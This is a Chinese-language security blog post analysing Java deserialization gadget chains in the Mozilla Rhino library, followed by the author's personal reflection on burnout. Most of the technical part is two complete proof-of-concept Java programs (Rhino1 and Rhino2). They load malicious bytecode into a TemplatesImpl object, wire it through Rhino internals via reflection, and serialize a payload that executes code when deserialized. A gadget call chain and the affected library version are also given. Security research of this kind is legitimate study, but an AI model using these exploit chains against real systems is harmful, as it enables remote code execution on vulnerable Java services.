
Context.initStandardObjects如下,可以去调用scriptRuntime.initStandardObjects

Context可以由静态函数enter实例化创建


POC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
| package org.exploit.third.Rhino;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.mozilla.javascript.*;
import javax.management.BadAttributeValueExpException;
import java.io.IOException;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.nio.file.Files;
import java.nio.file.Paths;
public class rhino1 {
public static void main(String[] args) throws Exception {
byte[] code1 = Files.readAllBytes(Paths.get("target/classes/TemplatesImpl_RuntimeEvil.class"));
TemplatesImpl templatesClass = new TemplatesImpl();
Field[] fields = templatesClass.getClass().getDeclaredFields();
for (Field field : fields) {
field.setAccessible(true);
if (field.getName().equals("_bytecodes")) {
field.set(templatesClass, new byte[][]{code1});
} else if (field.getName().equals("_name")) {
field.set(templatesClass, "godown");
} else if (field.getName().equals("_tfactory")) {
field.set(templatesClass, new TransformerFactoryImpl());
}
}
Context context = Context.enter();
ScriptableObject scope = context.initStandardObjects();
Method newTransformerMethod = TemplatesImpl.class.getDeclaredMethod("newTransformer");
NativeJavaMethod nativeJavaMethod = new NativeJavaMethod(newTransformerMethod, "newTransformer");
NativeJavaObject nativeJavaObject = new NativeJavaObject();
nativeJavaObject.setParentScope( scope);
Field javaObject = NativeJavaObject.class.getDeclaredField("javaObject");
javaObject.setAccessible(true);
javaObject.set(nativeJavaObject, templatesClass);
Class<?> nativeErrorClass = Class.forName("org.mozilla.javascript.NativeError");
        Constructor constructor = nativeErrorClass.getDeclaredConstructor();
        constructor.setAccessible(true);
        Object nativeError = constructor.newInstance();

        Method setGetterOrSetterMethod = ScriptableObject.class.getDeclaredMethod("setGetterOrSetter",String.class, int.class, Callable.class, boolean.class);

        setGetterOrSetterMethod.invoke(nativeError,"name",0,nativeJavaMethod, false);
Method setPrototypeMethod = ScriptableObject.class.getDeclaredMethod("setPrototype", Scriptable.class);
setPrototypeMethod.invoke(nativeError,nativeJavaObject);
BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException(null);
Field field = BadAttributeValueExpException.class.getDeclaredField("val");
field.setAccessible(true);
field.set(badAttributeValueExpException, nativeError);
serialize(badAttributeValueExpException);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws Exception
{
java.io.FileOutputStream fos = new java.io.FileOutputStream("ser.bin");
java.io.ObjectOutputStream oos = new java.io.ObjectOutputStream(fos);
oos.writeObject(obj);
oos.close();
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException
{
java.io.FileInputStream fis = new java.io.FileInputStream(Filename);
java.io.ObjectInputStream ois = new java.io.ObjectInputStream(fis);
Object obj = ois.readObject();
ois.close();
return obj;
}
}
|

这个链子真就是把链子copy出来,然后全程自己构造的,写了2000多字,删了一大半,刚开始我去调用putImpl,进而调用getImpl。但是putImpl放进去会提前触发(笑),中间赋值NativeJavaObject, NativeJavaMethod,ScriptableObject也一度把我搞晕。。
Rhino2链
1
2
3
4
5
6
7
8
9
10
11
12
| NativeJavaObject.readObject()
JavaAdapter.readAdapterObject()
JavaAdapter.getAdapterClass()
JavaAdapter.getObjectFunctionNames()
ScriptableObject.getPropertyIds()
NativeJavaArray.getIds()
Environment.getIds()
ScriptableObject.getIds()
ScriptableObject.getProperty()
NativeJavaArray.get()
JavaMembers.get()
TemplatesImpl.getOutputProperties()
|
依赖:rhino-js > 1.6R6
遭不住了,不想自己构造了,调试一波su18佬的吧!
POC:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
| package org.exploit.third.Rhino;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.mozilla.javascript.*;
import org.mozilla.javascript.tools.shell.Environment;
import javax.management.BadAttributeValueExpException;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Hashtable;
import java.util.Map;
public class rhino2 {
public static void customWriteAdapterObject(Object javaObject, ObjectOutputStream out) throws IOException {
out.writeObject("java.lang.Object");
out.writeObject(new String[0]);
out.writeObject(javaObject);
}
public static void main(String[] args) throws Exception {
byte[] code1 = Files.readAllBytes(Paths.get("target/classes/TemplatesImpl_RuntimeEvil.class"));
TemplatesImpl templatesClass = new TemplatesImpl();
Field[] fields = templatesClass.getClass().getDeclaredFields();
for (Field field : fields) {
field.setAccessible(true);
if (field.getName().equals("_bytecodes")) {
field.set(templatesClass, new byte[][]{code1});
} else if (field.getName().equals("_name")) {
field.set(templatesClass, "godown");
} else if (field.getName().equals("_tfactory")) {
field.set(templatesClass, new TransformerFactoryImpl());
}
}
ScriptableObject scope = new Environment();
Map<Object, Object> associatedValues = new Hashtable<>();
Constructor ClassCacheConstructor = ClassCache.class.getDeclaredConstructor();
Object classCacheObject = ClassCacheConstructor.newInstance();
associatedValues.put("ClassCache", classCacheObject);
Field associateField = ScriptableObject.class.getDeclaredField("associatedValues");
associateField.setAccessible(true);
associateField.set(scope, associatedValues);
Class<?> memberBoxClass = Class.forName("org.mozilla.javascript.MemberBox");
Constructor<?> constructor = memberBoxClass.getDeclaredConstructor(Method.class);
constructor.setAccessible(true);
Object initContextMemberBox = constructor.newInstance(Context.class.getMethod("enter"));
ScriptableObject initContextScriptableObject = new Environment();
Method makeSlot = ScriptableObject.class.getDeclaredMethod("accessSlot", String.class, int.class, int.class);
makeSlot.setAccessible(true);
Object slot = makeSlot.invoke(initContextScriptableObject, "su18", 0, 4);
Class<?> slotClass = Class.forName("org.mozilla.javascript.ScriptableObject$GetterSlot");
Field getterField = slotClass.getDeclaredField("getter");
getterField.setAccessible(true);
getterField.set(slot, initContextMemberBox);
NativeJavaObject initContextNativeJavaObject = new NativeJavaObject();
Field parentField = NativeJavaObject.class.getDeclaredField("parent");
parentField.setAccessible(true);
parentField.set(initContextNativeJavaObject, scope);
Field isAdapterField = NativeJavaObject.class.getDeclaredField("isAdapter");
isAdapterField.setAccessible(true);
isAdapterField.set(initContextNativeJavaObject, true);
Field adapterObject = NativeJavaObject.class.getDeclaredField("adapter_writeAdapterObject");
adapterObject.setAccessible(true);
adapterObject.set(initContextNativeJavaObject, rhino2.class.getDeclaredMethod("customWriteAdapterObject",
Object.class, ObjectOutputStream.class));
Field javaObject = NativeJavaObject.class.getDeclaredField("javaObject");
javaObject.setAccessible(true);
javaObject.set(initContextNativeJavaObject, initContextScriptableObject);
ScriptableObject scriptableObject = new Environment();
scriptableObject.setParentScope(initContextNativeJavaObject);
makeSlot.invoke(scriptableObject, "outputProperties", 0, 2);
Constructor constructor2 = NativeJavaArray.class.getDeclaredConstructor(Scriptable.class, Object.class);
constructor2.setAccessible(true);
NativeJavaArray nativeJavaArray;
nativeJavaArray = (NativeJavaArray) constructor2.newInstance(scriptableObject, new Object[]{"godown"});
Field parentField2 = NativeJavaObject.class.getDeclaredField("parent");
parentField2.setAccessible(true);
parentField2.set(nativeJavaArray, scope);
Field javaObject2 = NativeJavaObject.class.getDeclaredField("javaObject");
javaObject2.setAccessible(true);
javaObject2.set(nativeJavaArray, templatesClass);
nativeJavaArray.setPrototype(scriptableObject);
Field prototypeField = NativeJavaObject.class.getDeclaredField("prototype");
prototypeField.setAccessible(true);
prototypeField.set(nativeJavaArray, scriptableObject);
NativeJavaObject nativeJavaObject = new NativeJavaObject();
Field parentField3 = NativeJavaObject.class.getDeclaredField("parent");
parentField3.setAccessible(true);
parentField3.set(nativeJavaObject, scope);
Field isAdapterField3 = NativeJavaObject.class.getDeclaredField("isAdapter");
isAdapterField3.setAccessible(true);
isAdapterField3.set(nativeJavaObject, true);
Field adapterObject3 = NativeJavaObject.class.getDeclaredField("adapter_writeAdapterObject");
adapterObject3.setAccessible(true);
adapterObject3.set(nativeJavaObject, rhino2.class.getDeclaredMethod("customWriteAdapterObject",
Object.class, ObjectOutputStream.class));
Field javaObject3 = NativeJavaObject.class.getDeclaredField("javaObject");
javaObject3.setAccessible(true);
javaObject3.set(nativeJavaObject, nativeJavaArray);
serialize(nativeJavaObject);
unserialize("ser.bin");
}
public static void serialize(Object obj) throws Exception
{
java.io.FileOutputStream fos = new java.io.FileOutputStream("ser.bin");
java.io.ObjectOutputStream oos = new java.io.ObjectOutputStream(fos);
oos.writeObject(obj);
oos.close();
}
public static Object unserialize(String Filename) throws IOException, ClassNotFoundException
{
java.io.FileInputStream fis = new java.io.FileInputStream(Filename);
java.io.ObjectInputStream ois = new java.io.ObjectInputStream(fis);
Object obj = ois.readObject();
ois.close();
return obj;
}
}
|
漏洞调试
从source开始看
NativeJavaObject在isAdapter为true时,会调用adapter_readAdapterObject.invoke,adapter_readAdapterObject就是普通的Method对象。可惜这里args的参数被固定为了this和ObjectInputStream。


直接反射修改isAdapter就行了,即使是transient,writeObject也会存储他

能够接收这个invoke参数的,JavaAdapter.readAdapterObject算一个
写不完了,直接发吧,失去力气了,以后也没空分析这么精彩的链子了
唉这篇文写了一年,谁知道我这个文写了一年呢?
去年打hw的时候调这条链子,后来hw每天12h,打完回家缓了20day,然后去海南打一个月代审,回来紧锣密鼓的写论文,中途ai大爆发+云镜沙砾要过期了疯狂发力,过完春节回来疯狂找实习。竟然一年没有亲手写完这个链子了,我一向认为我是不懒的,该学的时候学,该玩的时候玩。但是很多时候都是在无意义的忙,很多事情如今看来就是毫无意义,没有改变我对世界的任何看法,没有长进我的技术,没有使我的心情变得愉悦,仅仅是应付。比如写论文推敲字眼,增删改查,比如做垃圾ppt,开垃圾会,人生怎么会有这些毫无意义的事情?
如今我的大脑结构发生了变化,以前写链子会让我的大脑产生愉悦,弹出计算机会让它分泌内啡肽,现在我更像看一些其他技术,可能是面试的时候,或者其他需求场景,让我用到这项技能的频率太低了。竟然让我感到写链子原来是一种自娱自乐的小丑行为,在两年之前我觉得那些看链子手搓代码的人好屌。。。现在看到这种链子要手搓两三天,不如学一些其他更通用的手法,自愿舍弃这个技能,被ai和所谓更强的安全世界抚平了皮质层
学一样忘一样